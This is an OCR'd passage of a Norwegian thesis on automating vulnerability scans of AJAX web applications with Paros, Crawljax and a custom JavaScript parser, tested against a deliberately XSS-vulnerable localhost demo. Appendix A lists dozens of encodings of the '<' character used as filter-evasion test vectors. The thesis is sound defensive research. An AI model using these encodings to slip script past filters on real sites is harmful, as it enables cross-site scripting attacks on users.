
Liste 8.1: Sidekart av tilstandene til eksempelapplikasjonen

Etter fullført event-drevet crawling fikk Paros tilgang til undermappen med de genererte tilstandene. Dette ble gjort ved å la Paros snappe opp en forespørsel som inneholdt URLen `http://localhost:8088/Tifosi/generated/sitemap.xml`.

Deretter ble Paros brukt til å utføre et tradisjonelt protokolldrevet crawl på eksempelapplikasjonen. Figur 8.5 viser resultatet etter at Paros har fått tilgang til de genererte tilstandene. Paros klarer nå å avdekke både endpunktet *Echo* og *WeakEcho*.

8.4.2 Angrepsfase

Angrepsfasen ble utført som beskrevet i delkapittel 7.1 om Paros. Etter en ny analyse oppdaget Paros websiden som inneholdt den usikre tekststrenganalysen. I figur 8.6 rapporterer Paros om at siden kan være utsatt for XSS-sårbarheter.




Figur 8.5: Fullstendig crawling av eksempelapplikasjonen ved Paros

8.5 Oppsummering

I dette kapittelet er det vist i hvilken grad de ulike verktøyene klarer å avdekke endepunkter på tjenersiden, og dermed gjør testeren oppmerksom på den usikre tekstfiltreringen i eksempelapplikasjonen.

Ved manuell sårbarhetsanalyse klarer testeren å avdekke alle delene av webapplikasjonen. I dette tilfellet vil ikke analysen være særlig tidkrevende. Webapplikasjoner er sjelden like enkle som eksempelapplikasjonen, og en manuell sårbarhetsanalyse vil i virkeligheten kreve omfattende bruk av ressurser.

Paros alene klarer ikke å avdekke den delen av webapplikasjonen som kun er tilgjengelig via JavaScript. Dette er fordi Paros ikke støtter crawling av AJAX-baserte webapplikasjoner.



Figur 8.6: Paros varsler om at eksempelapplikasjonen kan være sårbar for XSS-angrep.

Verktøyet Endpoint Scanner ble utviklet for å se på muligheten for automatisert syntaksanalyse av JavaScript. Det ble i dette kapittelet vist at syntaksanalysen kan spesialtilpasses enkelte skript, men at kompleksiteten øker betraktelig hvis analysen skal kunne fungere generelt.

Crawljax ble brukt som et ledd i sårbarhetsanalysen grunnet verktøyets egenskap til å avdekke AJAX-baserte endepunkter. I kombinasjon med et protokolldrevet crawl klarte Paros å avdekke sårbarheten i eksempelapplikasjonen. Resultatet ble en automatisert sårbarhetsanalyse av en webapplikasjon med rik klientkode.

Kapittel 9

Vurderinger

Under sårbarhetstestingen av eksempelapplikasjonen ble det avdekket styrker og svakheter ved de ulike verktøyene. Det fremkom at de verktøyene som ble presentert i kapittel 7 alene ikke var tilstrekkelige til å avdekke sårbarheten i eksempelapplikasjonen. Ved å kombinere ulike egenskaper ved verktøyene ble det i kapittel 8 vist at det likevel var mulig å automatisere sårbarhetsanalysen. I dette kapittelet vurderes de resultatene som kom frem under testingen.

9.1 Vurdering av Paros

Paros fungerer utmerket som et første ledd i en sårbarhetsanalyse. Verktøyets analysefunksjon avdekker åpenbare feil som lar seg avsløre ved hjelp av enkle testvektorer. Den krever kun enkel konfigurering, og implementasjonen i Java gjør det til et attraktivt verktøy for flere plattformer.


9.1.1 Vurdering av crawle-teknikk

Som diskutert i delkapittel 5.3, er identifisering av endepunkter i AJAX-baserte webapplikasjoner et komplekst problem. Paros ble utviklet for bruk på tradisjonelle webapplikasjoner og har ikke støtte for identifisering av AJAX-endepunkter.

Paros ble brukt til å crawle eksempelapplikasjonen i en tidlig fase av oppgaven. På dette stadiet inneholdt eksempelapplikasjonens *script*-element følgende funksjon:

```
function setNewPage()
{
document.location.href = 'http://localhost:8888/Tifosi/linkeside3.jsp';
}
```

Skjermbildet i figur 9.1 viser at Paros klarer å identifisere URLen i funksjonen *setNewPage*. Testingen avslører derfor at Paros oppdager komplette URL-strenger i *script*-elementer.



Figur 9.1: Skjermbilde av crawling utført ved hjelp av Paros

Dette kan i utgangspunktet gi tilgang til endepunkter på tjenersiden som ikke kan identifiseres via vanlige lenker eller *form*-elementer. Likevel vil det kunne eksistere dynamiske URLer i *script*-elementer som Paros ikke vil klare å identifisere. Et eksempel på en dynamisk URL er gitt i liste 9.1.

9.1.2 Begrensninger i Paros

Figur 7.2 viser en oversikt over hvilke injiseringsangrep Paros kan utføre. Verktøyet gir testeren mulighet til å velge om de ulike kategoriene skal være med i en analyse eller ikke. Dette gir testeren valgfrihet, og testeren kan spesialtilpasse en analyse ut i fra hvilke restriksjoner som ligger til grunn for analysen.

Likevel er analysefunksjonaliteten til Paros begrenset. Det gis ingen oversikt over hvordan de ulike testvektorene er bygget opp. Det er heller ikke mulig å definere egne testvektorer. Det oppdages stadig nye angrepsvektorer, spesielt innenfor

kategorien XSS. For å kunne teste om filtreringskomponenten brukt i en webapplikasjon behandler nye angrepsvektorer korrekt, ville det vært gunstig å kunne endre testvektorene til å inneholde oppdaterte strenger. Dette er ikke mulig i Paros.

9.2 Vurdering av Endpoint Scanner

Endpoint Scanner ble brukt for å analysere eksempelapplikasjonen. Verktøyet ble utviklet på et tidlig stadie i oppgaven, og underveis i utviklingsprosessen ble det besluttet å ikke bruke mer ressurser på prosjektet. Begrunnelsen var begrensninger i syntaksanalysen av JavaScript.

9.2.1 Begrensninger i syntaksanalysen

Eksempelapplikasjonen inneholder et skriptelement som vist i figur 7.6. Dette skriptelementet representerer bare et eksempel på hvordan et endepunkt kan beskrives. Et annet eksempel på hvordan et endepunkt kan defineres er gitt i liste 9.1.

```
1 function setEndpoint() {
2   if(xmlhttp) {
3         var endpoint = 'http://localhost:8888/Tifosi/' + getelementbyname('some-
              name').value;
4     xmlhttp.open("GET",endpoint,true); //getname will be the servlet name
5     xmlhttp.onreadystatechange  = handleServerResponse2;
6     xmlhttp.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
7     xmlhttp.send("theText=buttonClicked"); //Posting txtname to Servlet
8   }
9 }
```

Liste 9.1: Eksempel på endepunktoppbygging i JavaScript

Kodeutsnittet i liste 9.1 illustrerer en situasjon der det ikke lenger er like lett å lokalisere endepunktet ved strenganalyse. Endepunktet er her avhenging av elementet på siden som har navnattributt "some-name". Situasjonen blir straks mye mer kompleks og det vil vanskelig la seg gjøre å løse problemet med ren syntaksanalyse.

Basert på egne erfaringer og meninger ytret på diskusjonsfora[1] [2], samt problemstillinger diskutert i [13, 19], ble nytteverdien av et automatisert verktøy for syntaksanalyse som kun i noen tilfeller klarer å ekstrahere nyttig informasjon, sett på som begrenset.

[1] http://www.securityfocus.com/archive/107/429068/30/0/threaded

[2] http://www.tssci-security.com/archives/2007/12/02/why-crawling-doesnt-matter/

9.2.2 Forbedringer

JavaScript-parseren som ble brukt i Endpoint Scanner hadde begrenset mulighet for nodetraversering. Xpath er et språk for å adressere deler av et XML-dokument. Hadde JavaScript-parseren støttet et slik språk, ville det vært lettere å navigere i nodetreet.

Det er viktig å poengterer at en annen avansert parser som eksponerte søkemuligheter i nodetreet via Xpath heller ikke ville gitt svar på problemet med dynamisk oppdatert DOM. JavaScriptet måtte i så fall analyseres sammen med resten av HTML-siden hver gang det ble registrert en tilstandsendring i DOM. Resultatet blir en prosess som beveger seg i retning av event-drevet crawling.

9.3 Vurdering av Crawljax

Arbeidet med Crawljax var basert på verktøyets egenskap til å eksponere innholdet i en AJAX-basert webapplikasjon. Verktøyet er ikke utviklet for endepunktanalyse direkte, men kan brukes til dette formålet.

Vurderingene gitt i dette delkapittelet omfatter de begrensninger som finnes i Crawljax som event-drevet crawler. Det blir i tillegg vurdert hvilke muligheter som finnes for å benytte crawle-egenskapene i en ren endepunktanalyse.

9.3.1 Begrensninger

Konfigurering

Crawljax benytter en konfigurasjonsfil der det defineres hvilke eventer og hvilke merkelapper som skal undersøkes under et crawl. Et utsnitt av konfigurasjonsfilen er gitt under.

```
robot.events = onClick, onMouseOver, onLoad
crawl.tags = a, div, span
```

Det kan oppstå to situasjoner som vil skape problemer i endepunktanalysen:

1. Det oppstår en tilstand i DOM der en merkelapp som ikke er listet i konfigurasjonsfilen har definert en funksjon for *onClick* eller *onMouseOver*. Eksempelvis:

   ```
   <li onClick='someFunction();'>
   ```

2. Det oppstår en tilstand i DOM der merkelappene har definert andre eventer enn de listet i konfigurasjonsfilen. Eksempelvis:

   ```
   <a onBlur='someFunction();'>
   ```

Disse situasjonene er kritiske for om analysen blir komplett eller ikke. Crawljax utfører kun søk etter de elementene som er definert, og løser derfor ikke situasjonen på en tilfredsstillende måte.

I utgangspunktet finnes det mange forskjellige eventer som kan føre til endringer i DOM. Antall forskjellige merkelapper et HTML-dokument kan inneholde er også stort. Å konfigurere Crawljax til å undersøke alle kombinasjonene vil kreve mye ressurser, men kan være en løsning på problemet.

Crawl-objektets natur

Implementasjonen av Crawljax benytter flere rammeverk og biblioteker, og er avhengig av hvordan disse fungerer. Under crawling av eksempelapplikasjonen, ble det observert at lenkeelementet på siden manglet en id-attributt. Lenken fulgte ikke den standarden websiden var definert etter. Websidens standard defineres ved å inkludere følgende linje i dokumentet:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```

Crawljax unnlot å bruke lenken til navigasjon, og rapporterte ikke om feilen. Lenkens manglende attributter skyldtes kun en implementeringsfeil, og feilen ble rettet ved å endre dokumentets standard fra *strict* til *traditional*. Crawljax tolket websiden i henhold til standarden, og gjorde det derfor riktig å ikke bruke lenken til navigasjon. Likevel understreker dette at Crawljaxs tolkning av sidene er avhengig av at webapplikasjonen er implementert korrekt for at crawlingen skal fungere optimalt.

Tilstandsnavigering

I delkapittel 7.5.2 ble det forklart hvordan Crawljax bygger en *State-flow*-graf ut i fra de endringer den observerer i DOM. Det er viktig å merke seg at denne grafen er rettet. Navigering frem og tilbake i en AJAX-basert webapplikasjon er ikke like enkelt som i en tradisjonell webapplikasjon. En dynamisk endret DOM-tilstand registreres ikke i nettleserens historie, og et klikk på tilbakeknappen vil ikke føre

websidens tilstand tilbake til den tilstanden brukeren sist så[3]. Den eneste måten å vite hvordan man skal komme til den forrige tilstanden på er å lagre informasjon om elementene på siden og i hvilken rekkefølge ulike eventer må trigges for å komme til en spesifikk tilstand.

I Crawljax blir XPath-uttrykket til hvert element lagret i tilstandsmaskinen og brukt til å finne elementet etter en omlasting.

Det er viktig å merke seg at alle typer crawling kun klarer å indeksere en øyeblikksinstanse av webapplikasjonen. I dynamiske webapplikasjoner kan derfor navigasjon i henhold til et Xpath-uttrykk føre til annen DOM-tilstand enn den man forventer, avhengig av for eksempel faktorer på tjenersiden.

9.3.2 Muligheter

Crawljax ble utviklet for å kunne gjøre innhold i AJAX-baserte webapplikasjoner tilgjengelig for indeksering, og ikke for bruk i sårbarhetsanalyser direkte. Fremgangsmåten presentert i delkapittel 8.4.1, der Crawljax først blir benyttet til å generere HTML-sider for så å la Paros får tilgang til disse sidene, er ikke optimal. Da det er endepunktene på tjenersiden Paros benytter i en sårbarhetsanalyse, ville det vært interessant om disse endepunktene var tilgjengelig direkte i analyseprosessen.

Under utforskningen av Crawljax ble kildekoden studert i detalj. Kildekoden avslører at endepunktene fremkommer i en oppdatert liste underveis under crawling. Et nytt verktøy, som bygger på egenskapene til Crawljax, vil da kunne benytte denne listen direkte.

9.4 Vurdering av eksempelapplikasjonen

Eksempelapplikasjonen "Web 2.0 Tekststrenganalyse" ble utviklet for å kunne teste om endepunkter kun tilgjengelige via JavaScript ville la seg avsløre ved bruk av event-drevet crawling.

I applikasjonen ble det derfor valgt å legge til et lenke-element med eventen *onClick*. Basert på testresultater i [13] ble det valgt å ikke inkludere flere elementer

[3]Dette er ikke alltid korrekt. Det finnes muligheter for å programmatisk registrere hver tilstandsendring i nettleserens historie gjennom rammeverk som JQuery history-plugin. Likevel er det kun et fåtall av AJAX-baserte webapplikasjoner som har denne funksjonen implementert[13].

med ulike eventer. Testeresultatene viser at verktøyet fungerer for både andre event/element kombinasjoner, og applikasjoner med komplekse lenkestrukterer, som for eksempel sløyfer.

Det er derfor viktig å legge merke til at eksempelapplikasjonen i så måte ikke utgjør et omfattende testobjekt. Den ble kun utviklet for å kunne se hvilke muligheter event-drevet crawling kan gi.

Kapittel 10

Konklusjon og egenrefleksjon

Med bakgrunn i målsetningen med oppgaven, trekkes det konklusjoner i forbindelse med verktøyenes evne til å effektivisere sårbarhetstesting av webapplikasjoner med rik klientkode.

10.1 Konklusjon

Basert på de erfaringer som ble gjort i forbindelse med eksperimentet utført i oppgaven, konkluderer vi med at event-drevet crawling gir nye muligheter ved endepunktanalysen av AJAX-baserte webapplikasjoner. I motsetning til protokoll-drevet crawling, utnytter metoden nettleserens evne til å behandle HTML-sider som dynamiske dokumentstrukturer. Det faktum at crawleren observerer endringer i dokumentet nettleseren bearbeider, og ikke selv tolker HTML-sidene ved hjelp av ren syntaksanalyse, gjør det mulig å identifisere nye endepunkter i AJAX-baserte webapplikasjoner.

Vi konstanterer også at event-drevet crawling er på et tidlig stadie. Som beskrevet i delkapittel 9.3, finnes det flere fallgruver ved event-drevet crawling som kan gi falsk trygghet. Likevel gir denne typen crawling nye muligheter, og er man klar over de begrensninger som finnes, har vi sett at event-drevet crawling fungerer på webapplikasjoner med rik klientkode.

Syntaksanalyse av JavaScript blir i oppgaven brukt som et forsøk på å overføre teknikker fra tradisjonell crawling til crawling av webapplikasjoner med rik klientkode. Vi konkluderer med at denne angrepsvinkelen ikke løser problemet i tilstrekkelig

grad. Syntaksanalyse kan brukes til å crawle enkelte tilfeller av AJAX-baserte webapplikasjoner. Metoden må i så fall spesialtilpasses hver enkelt webapplikasjon, og vil ikke effektivisere sårbarhetsanalysen.

Likevel vil en videreutvikling av strenganalyse ikke løse problemet med endepunkter som blir bygget dynamisk. Skal dette problemet løses må crawleren kunne laste skriptet inn i en komponent som kan tolke DOM dynamisk. En nettleser består i hovedsak av nettopp denne komponenten, og resultatet vil bli en spesialtilpasset syntaksanalyse som beveger seg i retning av event-drevet crawling.

Vi konkluderer likevel med at det er mulig å effektivisere sikkerhetstesting av webapplikasjoner med rik klientkode. Dette gjøres ved å kombinere kompenter og teknikker fra de ulike verktøyene presentert i oppgaven, til et verktøy som kan automatisere prosessen.

10.2 Egenrefleksjon

Etter gjennomføring av oppgaven, reflekteres det over valg av metoder og arbeidet som ble utført basert på disse.

10.2.1 Vurdering av arbeid som ble utført

Arbeidet med Endpoint Scanner ble gjort på et tidlig stadie i oppgaven. Prosjektet førte frem til et verktøy som ikke kunne brukes til å effektivisere sårbarhetsanalysen. Likevel ble ikke arbeidet sett på som forgjeves, og det ble valgt å inkludere resultatene i rapporten. Prosessen med å utvikle verktøyet ga dypere innsikt i hvilke problemer som oppstår når JavaScript skal parses. Det ga i tillegg inspirasjon for å teste andre angrepsvinkler, som førte til at verktøy, som i utgangspunktet ikke er blitt utviklet med tanke på sårbarhetsanalyse, ble kombinert med eksisterende analyseverktøy.

10.2.2 Vurdering av metode

Oppgaven baserer seg på stoff tilegnet gjennom litteraturstudiet og det praktiske arbeidet utført for å gjennomføre sårbarhetsanalyse av eksempelapplikasjonen.

Litteraturstudie

Det ble i begynnelsen av litteraturstudiet valgt å vektlegge stoff som omhandlet nyere angrep på webapplikasjoner. Studiet var konsentrert rundt kontrolltegnproblematikk og bruk av JavaScript for å utnytte sårbarheter i nettlesere. Som en motvekt til de ulike angrepsteknikkene, ble stoff som omhandlet forholdsregler mot angrep studert.

Studiet av ulike verktøy for sikkerhetstesting ble først trukket inn etter oppnådd forståelse for hvordan trusselbildet for moderne webapplikasjoner så ut. Dette ga muligheten til å sette kritiske spørsmål ved hvordan verktøyene utførte analyser og vurdere hvilke situasjoner de ikke håndterer.

Eksperiment

Eksperimentet var avgjørende for å teste ut om det var mulig å utføre automatisert sårbarhetsanalyse av en webapplikasjoner med rik klientkode. Utviklingen av eksempelapplikasjonen ga innblikk i hvilke komponenter som må eksistere på tjenersiden, og hvilke funksjoner som må implementeres på klientsiden.

10.3 Forslag til videre arbeid

I oppgaven ble det identifisert metoder for å effektivisere sårbarhetsanalysen av webapplikasjoner med rik klientkode. Event-drevet crawling ble brukt for å avdekke endepunktene på tjenersiden. Fremgangsmåten presentert i delkapittel 8.4 er ikke ideell. Den medfører bruk av forskjellige verktøy som må koordineres i forhold til hverandre. Samtidig er verktøyene avhengig av ulike konfigureringer.

Det er viktig å være klar over at det ikke finnes et verktøy som utfører en komplett sårbarhetsanalyse. Det kan også argumenteres for at det ikke er hensiktsmessig å ha ett spesifikt verktøy for dette i det hele tatt. Likevel ville det vært interessant å utvikle et verktøy som benytter de metodene som er presentert i oppgaven.

Videre arbeid bør fokusere på muligheten for å ekstrahere de ulike komponentene og kombinere disse. Det er i oppgaven ikke presentert noen løsningsskisse på hvordan komponentene kan settes sammen, men en beskrivelse av hvordan de fungerer. Nedenfor er observasjoner knyttet til hvilke konsepter et eventuelt verktøy bør bygge videre på trukket frem.

- Crawljax benytter en komponent som kommuniserer med en nettleser under crawling. Nettlesere er bygget opp rundt en rendringsmotor som sørger for at innhold i HTML-sider får den rette visuelle stilen. Motoren sørger også for at JavaScript blir tolket og eksekvert. Gecko[1] er en rendringsmotor som blir benyttet av flere nettlesere. Muligheten for å kunne bruke denne rendringsmotoren direkte i verktøyet bør undersøkes.

- Webapplikasjoner som ikke kun brukes for å distribuere informasjon, inneholder ofte en form for innlogging. Under en automatisert sårbarhetsanalyse må slik innlogging konfigureres på forhånd. Verktøyet må lære hvordan innloggingen foregår.

  I artikkelen [13], som beskriver Crawljax, blir det presentert et programmeringsspråk (CASL) for å blant annet kunne konfigurere Crawljax til å unngå deler av en webapplikasjon. Muligheten for at dette språket kan brukes for å hindre at verktøyet utfører et "brute-force"-søk på webapplikasjonen, og unngår situasjoner som utlogging, bør undersøkes.

[1] `http://developer.mozilla.org/en/docs/Gecko`

Bibliografi

[1] Christian Bucanac. The v model, 1999. Artikkel hentet 15.05.08 fra: `http://www.bucanac.com/documents/The_V-Model.pdf`.

[2] Colby DeRodeff Michael Gregg Craig Schiller, Seth Fogie. *InfoSecurity 2008 Threat Analysis*. Syngress, 2007.

[3] Arshan Dabirsaghi. Towards automated malicious code detection and removal on the web, 2007. Artikkel hentet 17.04.08 fra: `http://owaspantisamy.googlecode.com/files/Arshan%20Dabirsiaghi%20-%20Towards%20Malicious%20Code%20Detection%20and%20Removal.PDF`.

[4] R. Fielding et al. Hypertext transfer protocol – HTTP/1.1, 1999. Webside hentet 06.04.08 fra: `http://www.rfc-editor.org/rfc/rfc2616.txt`.

[5] Jesse James Garret. A new approach to web application, 2005. Webside hentet 07.04.08 fra: `http://adaptivepath.com/ideas/essays/archives/000385.php`.

[6] Mary Jean Harrold. Testing: a roadmap. In *ICSE '00: Proceedings of the Conference on The Future of Software Engineering*, pages 61–72, New York, NY, USA, 2000. ACM.

[7] Jaswinder S. Hayre and Jayasankar Kelath. Ajax security basics, 2006. Webside hentet 01.05.08 fra: `http://www.securityfocus.com/infocus/1868/1`.

[8] Sverre Huseby. Common security problems in the code of dynamic web applications, 2005. Artikkel hentet 11.05.08 fra: `http://www.webappsec.org/projects/articles/062105.pdf`.

[9] Sverre H Huseby. *Innocent code*. Wiley, 2004.

[10] Petko D. Petkov Anton Rager Seth Fogie Jeremiah Grossman, Robert Hansen. *XSS Attacks: Cross-site Scripting Exploits and Defence*. Syngress, 2007.

[11] Nenad Jovanovic, Engin Kirda, and Christopher Kruegel. Preventing cross site request forgery attacks. *Securecomm and Workshops, 2006*, pages 1–10, 28 2006-Sept. 1 2006.

[12] Amit Klein. Dom based cross site scripting, 2005. Webside hentet 20.04.08 fra: `http://www.webappsec.org/projects/articles/071105.html`.

[13] Ali Mesbah, Engin Bozdag, and Arie van Deursen. Crawling ajax by inferring user interface state changes. In D. Schwabe and F. Curbera, editors, *Proceedings of the 8th International Conference on Web Engineering (ICWE'08)*. IEEE Computer Society, July 2008.

[14] James A. Whittaker Mike Andrews. *How to break Web software*. Addison-Wesley, 2006.

[15] Erlend Oftedal. Why input validation is not the solution for avoiding sql injection and xss, 2006. Webside hentet 13.05.08 fra: `http://erlend.oftedal.no/blog/?blogid=16`.

[16] Stefano Di Paola and Giorgio Fedon. Subverting ajax, 2006. Artikkel hentet 07.04.08 fra: `http://events.ccc.de/congress/2006/Fahrplan/attachments/1158-Subverting_Ajax.pdf`.

[17] Shelly Powers. *Adding AJAX*. O'Reilly Media, 2007.

[18] Shreeraj Shah. Hacking web 2.0 applications with firefox, 2006. Webside hentet 13.04.08 fra: `http://www.securityfocus.com/infocus/1879`.

[19] Shreeraj Shah. Vulnerability scanning web 2.0 client-side components, 2006. Webside hentet 05.05.08 fra: `http://www.securityfocus.com/infocus/1881`.

[20] Shreeraj Shah. Crawling ajax-driven web 2.0 applications, 2008. Artikkel hentet 20.05.08 fra: `http://www.infosecwriters.com/text_resources/pdf/Crawling_AJAX_SShah.pdf`.

[21] Christopher Wells. *Securing AJAX Applications*. O'Reilly Media, 2007.

Tillegg A

Kontrolltegnenkoding

```
1         <
2         %3C
3         &lt
4         &lt ;
5         &LT
6         &LT;
7         \x3c
8         \x3C
9         \u003c
10        \u003C
11        &#60
12        &#060
13        &#0060
14        &#00060
15        &#000060
16        &#0000060
17        &#60;
18        &#060;
19        &#0060;
20        &#00060;
21        &#000060;
22        &#0000060;
23        &#x3c
24        &#x03c
25        &#x003c
26        &#x0003c
27        &#x00003c
28        &#x000003c
29        &#x3c ;
30        &#x03c ;
31        &#x003c ;
32        &#x0003c ;
33        &#x00003c ;
34        &#x000003c ;
35        &#X3c
36        &#X03c
37        &#X003c
38        &#X0003c
39        &#X00003c
```

```
        &#X000003c
        &#X3c;
        &#X03c;
        &#X003c;
        &#X0003c;
        &#X00003c;
        &#X000003c;
```

Tillegg B

JavaScript nodetre

```
var
  xmlhttp
    new
      getXMLObject
function
  {
    if
      {
        {
          (
            open
              xmlhttp
              open
          ,
              "GET"
              "AJAXEcho"
              true
        ;
          =
            onreadystatechange
              xmlhttp
              onreadystatechange
            handleServerResponse2
        ;
          (
            setRequestHeader
              xmlhttp
              setRequestHeader
            ,
              'Content-Type'
              'application/x-www-form-urlencoded'
        ;
          (
            send
              xmlhttp
              send
            )
              "theText=buttonClicked"
```

Tillegg C

Crawljax konfigurasjonsfil

```
1  browser = ie
2  robot.events = onclick, onmouseover
3  #threshold must be between 0.0-1.0
4  #(NOTE: calculating the edit distance is a memory intensive operation; setting the
       threshold to 1 skips
5  #the expensive calculation.
6  #
7  #crawl.threshold = 0.98
8  crawl.threshold = 1.0
9  crawl.tags = a, div, span
10 crawl.depth = 1
11 site.base.url = http://localhost:8088/Tifosi
12 site.indexable.path = /generated/
13 generated.pages.filepath = target/generated-sources/
14 #TESTED
15 site.url = http://localhost:8088/Tifosi
```

Tillegg D

Crawljax loggfil

```
1  crawljax.CrawljaxController  - Crawljax initialized!
2  crawljax.CrawljaxController  - Loading Page http://localhost:8088/Tifosi/
3  crawljax.CrawljaxController  - Start crawling with 3 tags and threshold-
       coefficient 1.0
4  crawljax.CrawljaxController  - looking for tag: a state: index
5  crawljax.CrawljaxController  - looking for tag: div state: index
6  crawljax.CrawljaxController  - looking for tag: span state: index
7  crawljax.CrawljaxController  - found 1 new candidate elements to analyze on state:
       index
8  crawljax.CrawljaxController  - Firing event-type onclick on element: A: href=#
       onclick=ajaxFunctionRemoteCall();, XPath: /HTML/BODY[1]/A[1]; State: index
9  crawljax.CrawljaxController  - DomChanged= true
10 crawljax.CrawljaxController  - State state-2 added to the StateMachine.
11 crawljax.CrawljaxController  - StateMachine's Pointer changed to: state-2 FROM
       index
12 crawljax.CrawljaxController  - RECURSIVE Call crawl; Current DEPTH= 1
13 crawljax.CrawljaxController  - looking for tag: a state: state-2
14 crawljax.CrawljaxController  - looking for tag: div state: state-2
15 crawljax.CrawljaxController  - looking for tag: span state: state-2
16 crawljax.CrawljaxController  - found 1 new candidate elements to analyze on state:
       state-2
17 crawljax.CrawljaxController  - Firing event-type onclick on element: A: href=http
       ://localhost:8088/Tifosi/indexusikker.jsp, XPath: /HTML/BODY[1]/A[1]; State:
       state-2
18 crawljax.CrawljaxController  - DomChanged= false
19 crawljax.CrawljaxController  - Firing event-type onmouseover on element: A: href=
